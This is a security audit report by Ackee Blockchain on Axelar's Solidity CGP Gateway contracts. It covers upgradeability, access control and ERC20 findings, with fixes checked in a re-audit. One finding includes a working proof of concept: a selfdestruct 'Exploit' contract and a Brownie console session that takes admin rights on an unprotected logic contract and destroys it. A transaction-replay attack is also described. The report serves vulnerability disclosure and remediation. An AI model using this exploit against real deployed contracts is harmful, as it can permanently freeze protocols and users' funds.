
ackee blockchain

Solidity CGP Gateway

Feb 24, 2022

by Ackee Blockchain



Contents

1. Document Revisions

0.1	Draft report	Feb 11, 2022
0.2	Readout version	Feb 15, 2022
1.0	Final version	Feb 16, 2022
1.1	Re-audit	Feb 24, 2022

2. Overview

This document presents our findings in reviewed contracts.

2.1. Ackee Blockchain

Ackee Blockchain is an auditing company based in Prague, Czech Republic, specialized in audits and security assessments. Our mission is to build a stronger blockchain community by sharing knowledge – we run a free certification course Summer School of Solidity and teach at the Czech Technical University in Prague. Ackee Blockchain is backed by the largest VC fund focused on blockchain and DeFi in Europe, Rockaway Blockchain Fund.

2.2. Audit Methodology

1. **Technical specification/documentation** - a brief overview of the system is requested from the client, the scope of the audit is defined.
2. **Tool-based analysis** - deep check with automated Solidity analysis tools and Slither is performed.
3. **Manual code review** - the code is checked line by line for common vulnerabilities, code duplication, best practices. The code architecture is reviewed.
4. **Local deployment + hacking** - the contracts are deployed locally. We try to attack the system and break it.
5. **Unit and fuzzy testing** - run unit tests to ensure that the system works as expected, potentially write missing unit or fuzzy tests.

2.3. Review team

Member's Name	Position
Mirek Skrabal	Auditor
Jan Kalivoda	Lead Auditor
Josef Gattermayer, Ph.D.	Audit Supervisor

2.4. Disclaimer

We've put our best effort to find all vulnerabilities in the system. However, our findings shouldn't be considered as a complete list of all existing issues. The statements made in this document should not be interpreted as investment or legal advice, nor should its authors be held accountable for decisions made based on them.

3. Executive Summary

Axelar engaged Ackee Blockchain to conduct a security review of Solidity CGP Gateway with a total time donation of 9 engineering days. The review took place between 31. January and 16. February 2022.

The scope included the following repository with a given commit:

- solidity-cgp-gateway - `c6f8c7c`

We began our review by using static analysis tools and then took a deep dive into the logic of the contracts. During the review, we paid special attention to:

- checking if nobody can breach the protocol,
- checking the correctness of the upgradeability implementation,
- checking possible pitfalls with upgrade from `v1.0.0` (`e5e74b1`) to `v2.0.0` (`c6f8c7c`),
- ensuring access controls are not too relaxed,
- and looking for common issues such as data validation.

Our review resulted in 9 findings, ranging from Informational to High severity.

The code quality is very good in general. Tests are well written, the project repository on GitHub follows good engineering principles (CI pipelines with a static analyzer, pull requests, issues, ...), the team always responded quickly.

However, the project is quite complex to audit because of the upgradeability pattern (Eternal Storage) and present low-level calls. The complexity can be a potential source of bugs in future development, so we recommend keeping the project audited between upgrades.

We've added our general advice about upgradeability into Appendix B.

Ackee Blockchain recommends Axelar to:

- address all reported issues,
- create documentation.

3.1. Update (Revision 1.1)

We have performed a reaudit between 21-23. February 2022 to check fixes of previous findings and the newly added features. The client did not address some findings as they found them not concerning/applicable (L1, W1, W3, I1). Apart from fixing H1 issue, we consider the fixes well performed. W4 was left untouched, and thus there is still a risk of a protocol breach (in context of Upgradeability).

4. System Overview

This section contains an outline of the audited contracts. Note that this is meant for understandability purposes and does not replace project documentation.

4.1. Contracts

Contracts we find important for better understanding are described in the following section.

EternalStorage

This contract holds all necessary state variables to carry out the storage of any contract. It is a crucial part of the known upgradeability pattern - Eternal Storage.

```
    mapping(bytes32 => uint256) private _uintStorage;
    mapping(bytes32 => string) private _stringStorage;
    mapping(bytes32 => address) private _addressStorage;
    mapping(bytes32 => bytes) private _bytesStorage;
    mapping(bytes32 => bool) private _boolStorage;
    mapping(bytes32 => int256) private _intStorage;
```

AdminMultisigBase

Contract mainly provides the implementation of the admin threshold consensus via the `onlyAdmin` modifier. This modifier is used later in AxelarGateway to provide voting capabilities for the following functions.

```
    function freezeToken(string memory symbol);
    function unfreezeToken(string memory symbol);
    function freezeAllTokens();
    function unfreezeAllTokens();
    function upgrade(address newImplementation, bytes  calldata
setupParams);
```

Each admin has one vote for a given epoch and topic. A consensus is reached if the admin vote count is greater than the threshold. The function can proceed if a consensus on a selected topic is reached. After the function finishes, votes are reset. An important function `_setAdmins` is implemented here. It is used to initialize admins a threshold from the setup function in the gateway.

AxelarGateway

AxelarGateway is an abstract contract that provides definitions of admin functions. Functions are marked with the `onlyAdmin` modifier. The contract provides functionality for admins to collectively agree and approve transactions via threshold cryptography.

Apart from that, it provides implementations of functions that can be executed via a command passed to `_execute` function that is implemented in single/multisig gateways.

```
    function _deployToken(..);
    function _mintToken(..);
    function _burnToken(..);
```

AxelarGatewayMultisig

Inherits from the AxelarGateway and implements functions that can be executed via external calls. Those functions are executed through the `call` and have the `onlySelf` modifier. They are called through the `_execute` function,

which uses dynamic dispatch for this purpose. The function `_execute` receives individual commands to be executed as parameters. It dispatches them if certain access control conditions are met. It receives an array of signatures, which are used for access control. If addresses derived from signatures get appropriate roles, then they are allowed to execute provided commands.

```
    function deployToken(bytes calldata params) external onlySelf;
    function mintToken(bytes calldata params) external onlySelf;
    function burnToken(bytes calldata params) external onlySelf;
    function transferOwnership(bytes calldata params) external onlySelf;
    function transferOperatorship(bytes calldata params) external onlySelf;
```

AxelarGatewaySinglesig

The contract has very similar functionality to AxelarGatewayMultisig. On the opposite, it uses just one signature for access control.

ECDSA

The library is responsible for recovering the signer's address from given signatures. This is used for access control in AxelarGatewayMultisig and AxelarGatewaySinglesig. It is a derived and simplified version of Openzeppelin's ECDSA implementation. It allows only to recover signature via the following function:

```
    function recover(bytes32 hash, bytes memory signature) internal pure
returns (address signer);
```

The Openzeppelin library also contains extra support for compact signatures, which this library doesn't.

AxelarGatewayProxy

Together with the EternalStorage contract, it implements the EternalStorage

proxy pattern. It implements a fallback function inside which a delegate call to the contract implementation is made. Delegate calls will invoke the code of the contract implementation with the storage of the proxy. Using this pattern provides an option for upgradeability. Upgradeability is enabled by changing the implementation address in the proxy storage. To change the implementation address the function `upgrade` implemented in AxelarGateway is used.

AxelarGatewayProxyMultisig

AxelarGatewayProxyMultisig inherits from AxelarGatewayProxy. The implementation is set inside its constructor. Then a delegate call to the implementation's `setup` function is made. It also implements a setup function, so the implementation's setup function can't be called through the proxy again.

AxelarGatewayProxySinglesig

The same as AxelarGatewayProxyMultisig.

ERC20

This contract implements a standard OpenZeppelin IERC20 interface. It also implements Context. However, the contract has small changes to the OpenZeppelin ERC20 contract. Arithmetic checks (when transferring funds) aren't performed, `decimals` are implemented via a variable, and the `allowance` variable is implemented as `public` so the `allowance` isn't implemented.

MintableCappedERC20

Inherits from ERC20 and ERC20Permit and is capped by a specified value. It is ownable.

BurnableMintableCappedERC20

Burnable extension of MintableCappedERC20 contract. It implements a before transfer hook that is tied to `EternalStorage(owner)` (the proxy). The token cannot be transferred when the token is frozen. The `burn` function utilizes a deterministically created deposit address using the `CREATE2` instruction.

ERC20Permit

An abstract contract that allows bypassing the limitation of the ERC20 `approve` function, which is defined in terms of `msg.sender`. It allows users to modify the `allowance` using just a signature. The signature is tied to a deadline, owner, spender, value, and nonce. The nonces are stored in `nonces` mapping and protect against replay attacks. If all checks (signature, deadline) pass, the `approve` function is called with provided arguments.

DepositHandler

Disposable contract used for burning in BurnableMintableCappedERC20.

Ownable

Ownable is a basic Ownable patter without an ability to renounce ownership.

4.2. Actors

This part describes actors of the system, their roles, and permissions.

Admin

Admins, if they reach the consensus, are able to freeze tokens and upgrade logic contracts.

Owner

Owners are able to transfer ownership or operatorship and deploy or burn tokens.

Operator

Operators can mint or burn tokens.

4.3. Trust model

It's a difficult task to determine Trust Model in this case. We didn't receive any documentation. Logic outside of these contracts is a blackbox for us, but a definitely mentionable risk is W4 issue. Users have to trust admins. Therefore the protocol can't be considered trustless.

5. Vulnerabilities risk methodology

Each finding contains an *Impact* and *Likelihood* ratings.

If we have found a scenario in which the issue is exploitable, it will be assigned an impact of *High*, *Medium*, or *Low*, based on the direness of the consequences it has on the system. If we haven't found a way, or the issue is only exploitable given a change in configuration (such as deployment scripts, compiler configuration, use of multi-signature wallets for owners, etc.) or given a change in the codebase, then it will be assigned an impact rating of *Warning* or *Informational*.

Low to *High* impact issues also have a *Likelihood* which measures the probability of exploitability during runtime.

5.1. Finding classification

The full definitions are as follows:

Impact

High

Code that activates the issue will lead to undefined or catastrophic consequences for the system.

Medium

Code that activates the issue will result in consequences of serious substance.

Low

Code that activates the issue will have outcomes on the system that are either recoverable or don't jeopardize its regular functioning.

Warning

The issue cannot be exploited given the current code and/or configuration (such as deployment scripts, compiler configuration, use of multi-signature wallets for owners, etc.) but could be a security vulnerability if these were to change slightly. If we haven't found a way to exploit the issue given the time constraints, it might be marked as "Warning" or higher, based on our best estimate of whether it is currently exploitable.

Informational

The issue is on the borderline between code quality and security. Examples include insufficient logging for critical operations. Another example is that the issue would be security-related if code or configuration (see above) was to change.

Likelihood

High

The issue is exploitable by virtually anyone under virtually any circumstance.

Medium

Exploiting the issue currently requires non-trivial preconditions.

Low

Exploiting the issue requires strict preconditions.

6. Findings

This section contains the list of discovered findings. Unless overridden for purposes of readability, each finding contains:

- a *Description*,
- an *Exploit scenario*, and
- a *Recommendation*

Many times, there might be multiple ways to solve or alleviate the issue, with varying requirements in terms of the necessary changes to the codebase. In that case, we will try to enumerate them all, making clear which solves the underlying issue better (albeit possibly only with architectural changes) than others.

Summary of Findings

Id		Type	Impact	Likelihood	Status
H1	Insufficient data validation in the upgrade function	Data validation	High	Low	Not fixed
H2	Unchecked transfer for external tokens	Ignored return values	High	Low	Fixed
M1	`_containsDuplicates` function can be optimized	Gas optimization, DoS	Medium	Low	Fixed
L1	ERC20 is missing basic arithmetic checks	Data validation	Low	Low	Acknowledged

Id		Type	Impact	Likelihood	Status
W1	Usage of `solc` optimizer	Compiler configuration	Warning	N/A	Acknowledged
W2	Floating pragma	Compiler configuration	Warning	N/A	Fixed
W3	Transaction replay	Access control	Warning	N/A	Acknowledged
W4	Pitfalls of upgradeability	Upgradeability	Warning	N/A	Not fixed
I1	Integer underflow if the owner epoch is 0	Data validation	Informational	N/A	Acknowledged

Table 1. Table of Findings

6.2. Insufficient data validation in the upgrade function

Impact:	High	Likelihood:	Low
Target:	AxelarGateway.sol	Type:	Data validation

Description

Even `upgrade` function has an `onlyAdmin` modifier it should still validate its input data. Adding a validation can decrease the threat described in W4 issue.

Exploit scenario

By accident, an incorrect `newImplementation` is passed it. Instead of reverting, the call succeeds.

Recommendation

Add more stringent data validation for `newImplementation`. At the least, this would include a zero-address check. Ideally, we recommend defining a getter such as `contractType()` that would return a hash of an identifier unique to the (project, contract) tuple [1]. This will ensure the call reverts for most incorrectly passed values.

Go back to Findings Summary

Update (Revision 1.1)

New data validation checks were added to the `upgrade` function. `upgrade` also receives a new parameter `newImplementationCodeHash`.

```
require(newImplementationCodeHash == newImplementation.codehash,
'INV_CODEHASH');
```

However, using this approach may lead to the coupling of `codeHash` and the address. If the `codeHash` parameter is calculated using the address, the require statement is skipped. Our recommendation is to choose the following implementation because the string is decoupled from `newImplementation` address.

Listing 1. The require statement in `upgrade` function

```
    require(
        AxelarGateway(newImplementation).CONTRACT_TYPE() == keccak256
("Axelar Gateway"),
        "Not a gateway contract"
    );
```

Listing 2. The getter in the logic contract

```
    bytes32 public constant CONTRACT_TYPE = keccak256("Axelar Gateway");
```

6.3. Unchecked transfer for external tokens

Impact:	High	Likelihood:	Low
Target:	AxelarGateway.sol	Type:	Ignored return values

Description

A return value of an external transfer call is not checked. Several ERC20 tokens have an unusual behaviour so it's a good practice to check return values.

Exploiting scenario

A malicious token is used in the contract. It can cause successful transfers without transferring the amount (or any other unexpected behavior.

Recommendation

Check the return value or use Openzeppelin's `SafeERC` instead.

Update (Revision 1.1)

Checks for transfering external tokens were implemented.

```
(bool success, bytes memory returnData) = tokenAddress.call(callData);
require(success && (returnData.length == uint256(0) || abi.decode
(returnData, (bool))), errorMessage);
```

Go back to Findings Summary

6.4. `_containsDuplicates` function can be optimized

Impact:	Medium	Likelihood:	Low
Target:	AxelarGatewayMultisig.sol	Type:	Gas optimization, DoS

Description

The AxelarGatewayMultisig function `_containsDuplicates` runs in O(n^2). This might be very costly in gas if a larger number of signatures were provided (and it can potentially cause a Denial of Service).

Recommendation

We've elaborated on two options.

Optimization using a mapping

A traditional approach for this problem is to store items in a hashmap and then check if they were already visited (E.g., value→boolVisited).

This means (in Solidity) using a mapping that stores values in storage, so it would most probably be even costlier than the current quadratic algorithm.

Optimization using a sorted array

Another approach is to sort the array of signatures and then perform a simple linear traversal while checking neighbor items.

On-chain implementation could be performed using Quicksort, which is rather simple and could be easy to audit. It also has O(n^2) complexity in the worst case.

If the array could be sorted off-chain (on input) then it would be possible to

just loop through the array in O(n), but it is always better to have a solid contract than relying on a specific user input [2].

Update (Revision 1.1)

The duplicity checks were reimplemented. Addresses passed to the `_execute` function should be sorted in ascending order. The `_containsDuplicates` function was reimplemented to `_isSortedAscAndContainsNoDuplicate` a function, which performs a simple linear traversal and checks that the neighbor items (arr[i] and arr[i+1]) are in strictly ascending order. This implementation provides both fast O(n) complexity and ensures that the array contains no duplicates.

Go back to Findings Summary

6.5. ERC20 is missing basic arithmetic checks

Impact:	Low	Likelihood:	Low
Target:	ERC20.sol	Type:	Data validation

Description

ERC20 functions for token manipulation don't have basic arithmetic checks for manipulating funds. Those checks are missing in functions `_tranfer`, `transferFrom` and `decreaseAllowance`. In certain cases, this can result in an `Integer overflow` revert message.

Exploit scenario

The balances aren't checked before sending a transaction, so incorrect values are passed.

Recommendation

Add `require` statements as they are used in the OpenZeppelin implementation.

Update (Revision 1.1)

The client decided not to implement additional checks to save gas. The security isn't compromised as it is the case that the arithmetic overflows revert (since solidity 0.8.0). The additional checks would provide more informational revert messages.

Go back to Findings Summary

6.6. Usage of `solc` optimizer

Impact:	Warning	Likelihood:	N/A
Target:	/*	Type:	Compiler configuration

Description

The project uses `solc` optimizer. Enabling `solc` optimizer may lead to unexpected bugs.

The Solidity compiler was audited in November 2018, and the audit concluded that the optimizer may not be safe.

Vulnerability scenario

A few months after deployment, a vulnerability is discovered in the optimizer. As a result, it is possible to attack the protocol.

Recommendation

Until the `solc` optimizer undergoes more stringent security analysis, opt-out using it. This will ensure the protocol is resilient to any existing bugs in the optimizer.

Go back to Findings Summary

6.7. Floating pragma

Impact:	Warning	Likelihood:	N/A
Target:	/*	Type:	Compiler configuration

Description

The project is using Solidity version specified in `waffle.json` (`0.8.9`). But contracts have a following pragma `>= 0.8.0 < 0.9.0`.

Vulnerability scenario

A mistake in deployment can cause a version mismatch and thus an unexpected bug.

Recommendation

Stick to one version and lock the pragma in all contracts.

Update (Revision 1.1)

The floating pragma was removed, and the project jointly uses solidity 0.8.9.

Go back to Findings Summary

6.8. Transaction replay

Impact:	Warning	Likelihood:	N/A
Target:	AxelarGatewayMultisig.sol AxelarGatewaySinglesig.sol	Type:	Access control

Description

In AxelarGatewayMultisig and AxelarGatewaySinglesig contracts the commands passed to `_execute` function get executed using:

```
_setCommandExecuted(commandId, true);
(bool success, ) = address(this).call(abi.encodeWithSelector
(commandSelector, params[i]));
_setCommandExecuted(commandId, success);
```

Protection against replaying transactions by an attacker (and thus replaying individual commands) is implemented via `_setCommandExecuted(commandId, true)`. This works because there is a check previously in the function.

```
if (isCommandExecuted(commandId)) continue;
```

Thus even if the attacker replayed the transactions with the included signatures, he can't get commands to get executed again. But there is a catch. What if a call-in:

```
address(this).call(abi.encodeWithSelector(commandSelector, params[i]));
```

fails, e.g. on the Out of gas exception? Then such command could be re-executed through a transaction made by the attacker.

Vulnerability scenario

Imagine that one of `call` s fails. Then this command will be marked as not executed. This enables an attacker to copy a transaction's payload (with valid signatures) and post it to the blockchain again (the replay). The attacker will be able to pass access control because he has valid signatures, and he can prepare the conditions of contracts such that `call` will not fail this time. This can lead to an unexpected state of the contracts if the attacker chooses the right time to post this transaction.

Recommendation

Each command should be marked as executed even if it fails. There should be a boolean that indicates if the command was executed successfully. This will guarantee that only unexecuted commands will be allowed to run. Users will have the ability to check if the command was executed successfully or not.

Go back to Findings Summary

6.9. Pitfalls of upgradeability

Impact:	Warning	Likelihood:	N/A
Target:	/*	Type:	Upgradeability

Description

The setup function in logic contracts has no access controls, except the check if `implementation` is equal to zero-address. This approach **is safe** until a mistake occurs (e.g., calling `upgrade` on the logic contract), and `implementation` address will be changed to something else in the contract's storage.

Possible exploit scenario

A pre-condition for this attack is that `implementation` is not equal to zero-address.

An attacker starts interacting directly with the logic contract and calling `setup` function with `params`, which will define him as Admin.

Then he will deploy a following contract:

```
contract Exploit {
    function setup(bytes calldata params) external {
        selfdestruct(payable(address(0)));
    }
}
```

After the attacker can call `upgrade` function with `newImplementation` set to `Exploit` and `setupParams` which are not empty. This call will enter `Exploit`, but the execution will be delegated to the logic contract. The logic contract will be destroyed.

Since the proxy has only an empty `setup` function and `fallback`, it will cause

that proxy is pointing to zero-address. It can't be upgraded.

As a result, the protocol is frozen in its actual state.

Step by step solution performed in Brownie

```
>>> logicContract.setup(helper.encode(a[5]),{'from': a[5]}) ①
Transaction sent:
0x3759c60129a6324330b16ea1bff1d5c9c6d7985eed2febc1a60c1620927d7903
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  AxelarGatewaySinglesig.setup confirmed   Block: 3   Gas used: 218375
(1.82%)

<Transaction
'0x3759c60129a6324330b16ea1bff1d5c9c6d7985eed2febc1a60c1620927d7903'>
>>> exploit = Exploit.deploy({'from': a[5]}) ②
Transaction sent:
0x004d0e7e8a19fa89200786b04f35ac431d6f0e48202c7c4f741712b5a9fd6d92
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 1
  Exploit.constructor confirmed   Block: 4   Gas used: 101979 (0.85%)
  Exploit deployed at: 0x39d3E4d2fCAD60014779B3C82879807b572Fd419

>>> logicContract.owner()
'0x807c47A89F720fe4Ee9b8343c286Fc886f43191b'
>>> logicContract.owner() == a[5].address
True
>>> tx = logicContract.upgrade(exploit,"",{'from': a[5]}) ③
Transaction sent:
0x4794aaa301dc0f8c01c9653643c6f2d4f634cddfe753129051624984b26da8dc
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 2
  AxelarGatewaySinglesig.upgrade confirmed   Block: 5   Gas used: 18359
(0.15%)

>>> tx.call_trace()
Call trace for
'0x4794aaa301dc0f8c01c9653643c6f2d4f634cddfe753129051624984b26da8dc':
Initial call cost  [3482 gas]
AxelarGatewaySinglesig.upgrade  0:657  [708 / -9123 gas]
└──── AxelarGateway.upgrade  184:639  [2134 / -9831 gas]
    ├──── Exploit.setup  [DELEGATECALL]  450:555  [-17941 gas]
[SELFDESTRUCT]
```

```
    └─── AxelarGateway._setImplementation  584:629  [32 / 5976 gas]
        └─── EternalStorage._setAddress  590:626  [5944 gas]
>>> logicContract.owner()
  File "<console>", line 1, in <module>
  File "brownie/network/multicall.py", line 115, in _proxy_call
    result = ContractCall.__call__(*args, **kwargs)  # type: ignore
  File "brownie/network/contract.py", line 1729, in __call__
    return self.call(*args, block_identifier=block_identifier)
  File "brownie/network/contract.py", line 1539, in call
    raise ValueError("No data was returned - the call likely reverted")
ValueError: No data was returned - the call likely reverted
```

① Get priviliges

② Deploy the malicious contract

③ Initiate the destruction

Recommendation

First of all, the proxy should have an existence check (`isContract` function or `extcodesize` instruction can be used).

Solidity docs	The low-level call, `delegatecall` and `callcode` will return success if the called account is non-existent, as part of the design of EVM. Existence must be checked prior to calling if desired.

Secondly and more importantly, we must be sure that the `setup` function can be called only once. It can be implemented in various ways. We recommend using initializer modifier or other alternative like onlyInitialzied, which is described in Appendix B.

Go back to Findings Summary

6.10. Integer underflow if the owner epoch is 0

Impact:	Informational	Likelihood:	N/A
Target:	AxelarGatewaySinglesig.sol	Type:	Data validation

Description

Unlike `_isValidRecentOperator` function, `_isValidPreviousOwner` excludes current Owner from validation process:

```
    /// @dev Returns true if a `account` is owner within the last
`OLD_KEY_RETENTION + 1` owner epochs (excluding the current one).
    function _isValidPreviousOwner(address account) internal view returns
(bool) {
        uint256 ownerEpoch = _ownerEpoch();
        uint256 recentEpochs = OLD_KEY_RETENTION + uint256(1);
        uint256 lowerBoundOwnerEpoch = ownerEpoch > recentEpochs ?
ownerEpoch - recentEpochs : uint256(0);

        --ownerEpoch; ①
        while (ownerEpoch > lowerBoundOwnerEpoch) {
            if (account == _getOwner(ownerEpoch--)) return true;
        }

        return false;
    }
```

① current Owner skipped

This will cause an integer underflow in if `ownerEpoch = 0`. This is a very unlikely scenario because since `setup` function is called, `ownerEpoch` is greater than 0. However, it can be easily fixed.

Recommendation

Use pre-decrementation inside the while cycle (instead of post-decrementation) and remove the mentioned line.

Go back to Findings Summary

Endnotes

[1] An example would be `keccak256("AxelarGateway")`

[2] No one should ever rely on any user input!

7. Appendix A

7.1. How to cite

Please cite this document as:

Ackee Blockchain, "Solidity CGP Gateway", February 24, 2022.

If an individual issue is referenced, please use the following identifier:

`ABCH-{project_identifer}-{finding_id}`,

